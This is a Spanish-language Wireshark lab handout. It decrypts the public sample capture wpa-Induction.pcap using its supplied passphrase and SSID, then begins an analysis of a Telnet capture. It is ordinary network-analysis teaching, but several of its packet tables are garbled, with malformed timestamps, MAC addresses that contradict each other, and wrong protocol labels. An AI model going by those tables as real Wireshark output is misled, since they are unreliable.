




## Ejercicios Wireshark

### Wifi / Wireless LAN captures / 802.11



Description: 802.11 capture with WPA data encrypted using the password "Induction".

El archivo [SampleCaptures/wpa-Induction.pcap](#) tiene el tráfico WPA cifrado usando la contraseña "**Induction**" y SSID "**Coherer**".


## Descifrado del tráfico WPA

El archivo wpa-Induction.pcap contiene tráfico WPA encriptado con la contraseña 'Induction' y el SSID 'Coherer'. Tu tarea es:


- Abrir el archivo en Wireshark.
- Configurar Wireshark para descifrar el tráfico WPA utilizando la contraseña proporcionada. (Pista: En las preferencias de Wireshark, busca la opción 'Protocols' -> 'IEEE 802.11' -> 'Decryption Keys').
- Una vez descifrado el tráfico, examina los paquetes y responde a las siguientes preguntas:
  - o ¿Cuál es la dirección MAC del punto de acceso (AP)?
  - o ¿Cuál es la dirección MAC del cliente que se conecta?
  - o ¿Qué tipo de tráfico se está transmitiendo (por ejemplo, HTTP, DNS, etc.)? Muestra un ejemplo de un paquete descifrado."

### Tarea 1

Hacemos doble clic en el archivo **wpa-Induction.pcap**. Se abre en Wireshark.




Nos desplazamos hacia abajo para encontrar los cuatro marcos con un Protocolo de "EAPOL", como se muestra a continuación.




Aquí vemos como un dispositivo de Apple se une a una red inalámbrica de Cisco, y los cuatro paquetes de EAPOL se utilizan para negociar una clave privada para ese usuario.

También podemos añadir un filtro para visualizarlos juntos:




Si quitamos el filtro y nos desplazamos hacia abajo, al marco 99. Wireshark es incapaz de descifrar el contenido de este marco; solo puede decir que contiene "Data", como se muestra a continuación:




## Tarea 2

Vamos a configurar Wireshark para descifrar el tráfico WPA utilizando la contraseña proporcionada.


En primer lugar nos iremos a Edición -> Preferencias -> Protocolos




Aquí buscaremos el protocolo IEEE 802.11:



En la opción "Decryption keys", haz clic en el **Editar**.



Introduce una clave de tipo **wpa-pwd**, con el valor **Induction:Coherer**, como se muestra a continuación.



La clave es "**Induction**" y el SSID de la red es "**Coherer**".

En la caja "WEP y WPA Decryption Keys", hacemos clic en **Aceptar**.

En la casilla "Wireshark Preferences", marcamos la casilla "**Habilitar descifrado**".



Y le damos **Aplicar** y **Aceptar**

El marco 99 ahora está descifrado, revelando que contiene un paquete **DHCP**, como se muestra a continuación:

No.	Time	Source	Destination	Protocol	Length	Info
91	5.654947	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	38	Clear-to-send, Flags=.....C
92	5.655968	Apple_82:36:3a	CiscoLinksys_82:b2:55	802.11	23	Key (Message 3 of 4)
93	5.655968	Apple_82:36:3a	CiscoLinksys_82:b2:55	EAPOL	38	Authentication, Flags=.....C
94	5.655973	Apple_82:36:3a	CiscoLinksys_82:b2:55	EAPOL	159	Key (Message 4 of 4)
95	5.656980	Apple_82:36:3a	Apple_82:36:3a	802.11	38	Acknowledgment, Flags=.....C
96	5.7.734961	CiscoLinksys_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=4045, FH=0, Flags=.....C, BI=100, SSID="Coherer"
97	5.8.379742	CiscoLinksys_82:b2:55	Broadcast	802.11	168	Beacon frame, SN=4046, FH=0, Flags=.....C, BI=100, SSID="Coherer"
98	5.8.642998	Apple_82:36:3a	Apple_82:36:3a	802.11	38	Clear-to-send, Flags=.....C
99	5.8.642998	Apple_82:36:3a	Apple_82:36:3a	EAPOL	464	Authentication, Transaction ID 0x3b0f7566
100	5.8.644951	Apple_82:36:3a	CiscoLinksys_82:b2:55	802.11	38	Acknowledgment, Flags=.....C
101	5.8.645998	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	38	Clear-to-send, Flags=.....C
102	5.8.646994	192.168.0.1	192.168.0.50	DHCP	652	DHCP ACK - Transaction ID 0x3b0f7566
103	5.8.481122	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	38	Acknowledgment, Flags=.....C
104	5.8.759444	Apple_82:36:3a	Apple_82:36:3a	802.11	38	Clear-to-send, Flags=.....C
105	5.8.76920	fe80::20d:20ff:fe02:363a	ff02::1:ffff:fe02:363a	ICMPv6	148	Multicast Listener Report

## Tarea 3

### Encuentra las direcciones MAC del punto de acceso (AP) y del cliente:

#### • Dirección MAC del AP:

- Selecciona el primer paquete del "handshake" (EAPOL-Key frame 1/4).
- En el panel de detalles del paquete, expande la sección "IEEE 802.11 Wireless LAN".
- Busca el campo "BSSID". Este es la dirección MAC del punto de acceso.

No.	Time	Source	Destination	Protocol	Length	Info
79	5.6.644938	Apple_82:36:3a	Apple_82:36:3a	802.11	38	Acknowledgment, Flags=.....C
80	5.6.644958	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	66	Authentication, SN=4041, FH=0, Flags=.....C
81	5.6.645939	Apple_82:36:3a	CiscoLinksys_82:b2:55	802.11	38	Acknowledgment, Flags=.....C
82	5.6.645953	Apple_82:36:3a	CiscoLinksys_82:b2:55	EAPOL	103	Association Request/Re-Association Request, Flags=.....C, SSID="Coherer"
83	5.6.645955	Apple_82:36:3a	CiscoLinksys_82:b2:55	802.11	38	Acknowledgment, Flags=.....C
84	5.6.647953	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	82	Association Response, SN=4042, FH=0, Flags=.....C
85	5.6.647962	CiscoLinksys_82:b2:55	CiscoLinksys_82:b2:55	802.11	38	Acknowledgment, Flags=.....C
86	5.6.648961	CiscoLinksys_82:b2:55	CiscoLinksys_82:b2:55	802.11	38	Clear-to-send, Flags=.....C
87	5.6.649953	CiscoLinksys_82:b2:55	Apple_82:36:3a	EAPOL	181	Key (Message 1 of 4)
88	5.6.649953	CiscoLinksys_82:b2:55	Apple_82:36:3a	802.11	38	Acknowledgment, Flags=.....C
89	5.6.559959	Apple_82:36:3a	CiscoLinksys_82:b2:55	EAPOL	181	Key (Message 2 of 4)
90	5.6.559770	Apple_82:36:3a	Apple_82:36:3a	802.11	38	Acknowledgment, Flags=.....C
91	5.6.559447	Apple_82:36:3a	CiscoLinksys_82:b2:55	802.11	38	Clear-to-send, Flags=.....C
92	5.6.559557	CiscoLinksys_82:b2:55	Apple_82:36:3a	EAPOL	239	Key (Message 3 of 4)
93	5.6.55968	CiscoLinksys_82:b2:55	CiscoLinksys_82:b2:55	802.11	38	Acknowledgment, Flags=.....C

```
> Frame 87: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits)
> Radiotap Header V0, Length 24
> 802.11 radio information
> IEEE 802.11 Data (Flags: ..F.C.)
> Type/Subtype: Data (0x0000)
> Frame Control Field: 0x0002
> Duration: 44 microseconds
> Receiver address: Apple_82:36:3a (00:0d:93:82:36:3a)
> Transmitter address: CiscoLinksys_82:b2:55 (00:0c:41:82:b2:55)
> Destination address: CiscoLinksys_82:b2:55 (00:0c:41:82:b2:55)
> Source address: CiscoLinksys_82:b2:55 (00:0c:41:82:b2:55)
> BSSID: CiscoLinksys_82:b2:55 (00:0c:41:82:b2:55)
> STA address: Apple_82:36:3a (00:0d:93:82:36:3a)
.... .... .0000 = Fragment number: 0
1111 1011 1011 .... = Sequence number: 4043
Frame check sequence: 0x70408807 [correct]
[FCS Status: Good]
[Mac.Alt.Frames: F.C.]
```

#### • Dirección MAC del cliente:

- Selecciona el segundo paquete del "handshake" (EAPOL-Key frame 2/4).
- En el panel de detalles del paquete, expande la sección "IEEE 802.11 Wireless LAN".
- Busca el campo "Transmitter address". Esta es la dirección MAC del cliente que se conecta.

No.	Time	Source	Destination	Protocol	Length	Info
79	5.644038	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	Ethernet	38	Acknowledgement, Flags=.....C
80	5.644058	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	Ethernet	38	Acknowledgement, SH=4041, FWh=, Flags=.....C
81	5.644078	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	Ethernet	38	Acknowledgement, Flags=.....C
82	5.644098	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	Ethernet	193	Acknowledgement Response, SH=24, FWh=, Flags=.....C, SSID="Coherer"
83	5.644095	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	Ethernet	38	Acknowledgement, Flags=.....C
84	5.644093	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	Ethernet	32	Associate Response, SH=042, FWh=, Flags=.....C
85	5.644092	CiscoLinksys_B2:b2:55	CiscoLinksys_B2:b2:55	Ethernet	38	Acknowledgement, Flags=.....C
86	5.644091	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	Ethernet	38	Clear-to-send, Flags=.....C
87	5.644090	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	EAPOL	181	Key (Message 1 of 4)
88	5.644094	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	EAPOL	38	Acknowledgement, Flags=.....C
89	5.644099	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	EAPOL	181	Key (Message 2 of 4)
90	5.644097	Apple_B2:36:3a	CiscoLinksys_B2:b2:55	EAPOL	38	Acknowledgement, Flags=.....C
91	5.644097	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	Ethernet	38	Clear-to-send, Flags=.....C
92	5.644097	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	EAPOL	239	Key (Message 3 of 4)
93	5.644098	CiscoLinksys_B2:b2:55	Apple_B2:36:3a	Ethernet	38	Acknowledgement, Flags=.....C

< Frame 89: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) ^

> Radio link layer information for IEEE 802.11 Data, Flags: ...TC Type/Subtype: Data (0x0020)

> Frame Control Field: 0x8001 .0000 0000 0010 1100 - Duration: 44 microseconds.

> Received time stamp: CiscoLinksys\_B2:b2:55 (00:0c:41:02:b2:55)

> Transmitter address: Apple\_B2:36:3a (00:0c:41:02:b2:54)

> Destination address: CiscoLinksys\_B2:b2:55 (00:0c:41:02:b2:55)

> Source address: Apple\_B2:36:3a (00:0c:41:02:b2:54)

> BSS Id: CiscoLinksys\_B2:b2:55 (00:0c:41:02:b2:55)

> STA address: Apple\_B2:36:3a (00:0c:41:02:b2:54)


... .0000 = Fragment number: 0  
0000 0001 ... = Sequence number: 25  
Frame check sequence: 0xf72e0bda [correct]  
[Fcs Status: Good]

## Identifica el tipo de tráfico transmitido:

- Una vez que hayas descifrado el tráfico, podrás ver los paquetes que se están transmitiendo.
- Para identificar el tipo de tráfico, examina los paquetes y busca los protocolos que se están utilizando. Algunos protocolos comunes son:
  - HTTP:** Se utiliza para la navegación web.
  - DNS:** Se utiliza para la resolución de nombres de dominio.
  - TCP:** Se utiliza para la transmisión de datos confiable.
  - UDP:** Se utiliza para la transmisión de datos no confiable.
- Para ver un ejemplo de un paquete descifrado, selecciona un paquete que te interese y examina su contenido en el panel de detalles del paquete.

## Ejemplo de un paquete descifrado:

- Si encuentras un paquete HTTP, podrás ver la URL a la que se está accediendo, los datos que se están enviando y recibiendo, etc.



- Si encuentras un paquete DNS, podrás ver la consulta que se está realizando y la respuesta del servidor DNS.

No.	Time	Source	Destination	Protocol	Length	Info
284	8.5.608466	192.168.0.50	68.87.76.178	DNS	147	Standard query 0xd52 PTR 50.8.168.192.in-addr.arpa
288	8.6.004065	68.87.76.178	192.168.0.50	DNS	147	Standard query response 0xd52 No such name 50.8.168.192.in-addr.arpa
427	13.27.65.150	192.168.0.50	68.87.76.178	DNS	138	Standard query 0x805 A en.wikipedia.org CNAME rr.wikimedia.org
429	13.284584	68.87.76.178	192.168.0.50	DNS	204	Standard query response 0x805 A en.wikipedia.org CNAME rr.wikimedia.org
438	13.285577	68.87.76.178	192.168.0.50	DNS	204	Standard query response 0x805 A en.wikipedia.org CNAME rr.wikimedia.org
457	13.656629	192.168.0.50	68.87.76.178	DNS	165	Standard query 0x80d PTR 1.0.0.127.dnsbugtest.1.0.0.127.in-addr.arpa
459	13.667624	192.168.0.50	68.87.76.178	DNS	232	Standard query response 0x80d PTR 1.0.0.127.dnsbugtest.1.0.0.127.in-addr.arpa
461	13.677629	68.87.76.178	192.168.0.50	DNS	145	Standard query 0x80d PTR dr._dns-sd._udp.zing.org
463	13.677638	192.168.0.50	68.87.76.178	DNS	232	Standard query response 0x80d No such name PTR 1.0.0.127.dnsbugtest.1.0.0.127.in-addr.arpa
465	13.682628	68.87.76.178	192.168.0.50	DNS	145	Standard query 0x80d PTR r._dns-sd._udp.zing.org
467	13.687609	192.168.0.50	68.87.76.178	DNS	213	Standard query response 0x80d No such name PTR dr._dns-sd._udp.zing.org
469	13.695622	68.87.76.178	192.168.0.50	DNS	146	Standard query 0x80d PTR db._dns-sd._udp.zing.org
473	13.697611	192.168.0.50	68.87.76.178	DNS	212	Standard query response 0x80d No such name PTR r._dns-sd._udp.zing.org
475	13.706642	68.87.76.178	192.168.0.50	DNS	145	Standard query 0x80d PTR b._dns-sd._udp.zing.org
477	13.707612	192.168.0.50	68.87.76.178	DNS	145	Standard query response 0x80d PTR b._dns-sd._udp.zing.org

## Análisis detallado de la comunicación Telnet



Descarga el archivo [telnet-raw.pcap](#)


El archivo telnet-raw.pcap contiene una sesión Telnet. Tu tarea es:

- Abrir el archivo en Wireshark.
- Filtrar el tráfico para mostrar solo los paquetes Telnet.
- Analizar la secuencia de comandos enviados por el cliente y las respuestas del servidor.
- Identificar el tipo de sistema operativo que ejecuta el servidor Telnet (pista: examina los mensajes de bienvenida y las respuestas a los comandos).
- Describir los comandos ejecutados durante la sesión y el propósito de cada uno."

Vamos a desglosar los pasos para resolver cada pregunta del ejercicio con la captura telnet-raw.pcap:


## 1. Abre el archivo en Wireshark

- Inicia Wireshark.
- Ve a "Archivo" -> "Abrir" y selecciona el archivo telnet-raw.pcap.




## 2. Filtra el tráfico para mostrar solo los paquetes Telnet

- En la barra de filtro de Wireshark, escribe telnet y presiona Enter. Esto mostrará solo los paquetes relacionados con el protocolo Telnet.



## 3. Analiza la secuencia de comandos enviados por el cliente y las respuestas del servidor

- **Selecciona un paquete Telnet:** Haz clic en cualquier paquete Telnet en la lista para ver sus detalles.



- **Examina el panel de detalles del paquete:**

- La sección "Telnet Data" mostrará los datos enviados por el cliente o el servidor.
- Los comandos enviados por el cliente generalmente se mostrarán como texto legible (por ejemplo, "ls", "cd", etc.).
- Las respuestas del servidor pueden incluir texto, códigos de estado, etc.

No.	Time	Source	Destination	Protocol	Length	Info
34	7.614183	192.168.0.1	192.168.0.2	TELNET	69	Don't Linemode
36	8.711767	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
38	8.711768	192.168.0.1	192.168.0.2	TELNET	67	1 byte data
40	8.714888	192.168.0.2	192.168.0.1	TELNET	67	1 byte data
